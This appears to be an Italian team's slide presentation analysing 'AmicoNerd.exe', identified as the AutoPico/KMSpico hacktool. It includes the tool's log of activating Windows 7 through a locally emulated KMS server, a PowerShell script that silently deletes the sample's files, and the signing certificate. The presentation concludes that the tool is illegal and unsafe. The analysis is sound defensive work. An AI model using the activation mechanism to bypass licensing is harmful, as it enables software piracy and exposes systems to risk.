Description: Windows Operating System - Windows(R) 7, VOLUME_KMSCLIENT channel
GracePeriodRemaining: 258960
LicenseStatus: 1
PartialProductKey: GPDD4

14:57:19:621 DisableKeyManagementServiceHostCaching 0
14:57:19:621 Set Registry : SoftwareProtectionPlatform:KeyManagementServiceName
14:57:19:632 Set Registry : SoftwareProtectionPlatform:KeyManagementServicePort
14:57:19:643 Activating Windows
14:57:19:926 SetKeyManagementServiceMachine: 0: 127.86.177.243
14:57:19:937 SetKeyManagementServicePort: 0: 1688
14:57:20:317 Connection accepted from [::ffff:127.0.0.1]:49523
14:57:20:459 Received request: v4, AppID: 55c92734-d682-4d71-983e-d6ec3f16059f, Machine: user-PC
14:57:20:481 Sending response: v4, PID: 03612-00142-313-651079-03-1040-10240.0000-3302017
14:57:20:481 Connection closed
14:57:20:959 Windows(R) 7, Professional edition Activated 0
14:57:20:959 Set Registry : SoftwareProtectionPlatform:KeyManagementServiceName
14:57:20:959 Set Registry : SoftwareProtectionPlatform:KeyManagementServicePort
14:57:20:959 Set Registry : officeSoftwareProtectionPlatform\Office15-a989-479d-af46-f275c6370663'
```

Forum visionato da archive.org


Il log mostra l'attività di AutoPico, che rileva Windows 7 Professional e tenta di attivarlo tramite un **server KMS** emulato in locale. Il processo include l'apertura e la chiusura delle porte del firewall, la sincronizzazione dell'ora e la modifica di chiavi di registro per configurare il servizio di gestione delle licenze.



PARTE 2

PULIZIA FILE

Lo script PowerShell mostrato è progettato per cancellare una serie di file specificati, inclusi "**DM.bin**", "**AmicoNerd.log**", e "**AmicoNerd.exe**". Utilizza un ciclo per eliminare ciascun file individuato e successivamente rimuove la cartella "logs" e il suo contenuto in modo ricorsivo, ignorando eventuali errori che potrebbero verificarsi durante l'operazione, grazie all'uso del parametro `-ErrorAction SilentlyContinue`. Questo approccio garantisce una pulizia silenziosa e forzata dei file e della cartella specificati.



The screenshot shows the Windows PowerShell Integrated Scripting Environment (ISE) window. The title bar reads "C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe". The menu bar includes "File", "Modifica", "Visualizza", "Debug", and "?". Below the menu is a toolbar with various icons. The main area displays a PowerShell script named "pulisci.ps1". The code is as follows:

```
1 $filesToDelete = @(".\DM.bin", ".\logs\AmicoNerd.log", ".\AmicoNerd.exe")
2 $filesToDelete | ForEach-Object { Remove-Item -Path $_ -Force -ErrorAction SilentlyContinue }
3
4 Remove-Item -Path ".\logs" -Force -Recurse -ErrorAction SilentlyContinue
5
```

PARTE 2

INDAGINI ONLINE E FIRMA DIGITALE

Eldy è lo sviluppatore del tool che abbiamo analizzato, ma successivamente ha abbandonato il progetto, lasciandolo senza ulteriori aggiornamenti o supporto. Il suo nome è stato **rintracciato nella firma digitale del file**.

The screenshot shows a forum thread titled "KMSpico -Official Thread-" on the MDL website. The post by user "heldigard" contains a note about buying legal software and a detailed description of KMSpico v9 Beta, including system requirements and activation methods. To the right of the screenshot, a table displays a digital certificate with the following details:

issued-to	
name	@ByELDI
signature-info	Una catena di certificati elaborata correttamente termina in un certificato radice p...
issued-by	@ByELDI Certificate Authority
signing-time	Sun Sep 27 05:55:12 2015
valid-from	Mon Aug 10 00:41:35 2015
valid-to	Thu Aug 10 00:41:35 2045
serial-number	C84DEB987803E5BAB17D313ADA131650
thumbprint	006276223396F7510653E20F0D10CD1A5D97176E

PARTE 2

CONCLUSIONE

L'analisi del file "AmicoNerd.exe", identificato come il noto strumento AutoPico, rivela che, **pur non essendo un malware distruttivo**, esso rientra nella categoria degli **hacktool**.

AutoPico è progettato per attivare **illegalmente** software Microsoft, modificando il sistema operativo a basso livello e apportando cambiamenti invasivi nel registro di Windows.

Queste azioni non solo compromettono l'integrità del sistema, ma possono anche esporre l'azienda a **vulnerabilità** significative e potenziali rischi legali.

Pertanto, è fondamentale convincere il dipendente che l'esecuzione di tale software **non è sicura** e che non va assolutamente installato sui sistemi aziendali.

Infine, si raccomanda di procedere con la rimozione completa del tool e la pulizia delle tracce lasciate nella macchina virtuale di test per garantire la sicurezza dell'ambiente di lavoro!



THANK YOU



Flavio Scognamiglio



Matteo Zerbi



Victoria M. Braile



Matteo Beltrami
Marzolini



Noemi de Martino



Paolo Romeo



Mattia Fossati



Cristian Bonaldi



Sarah Ortiz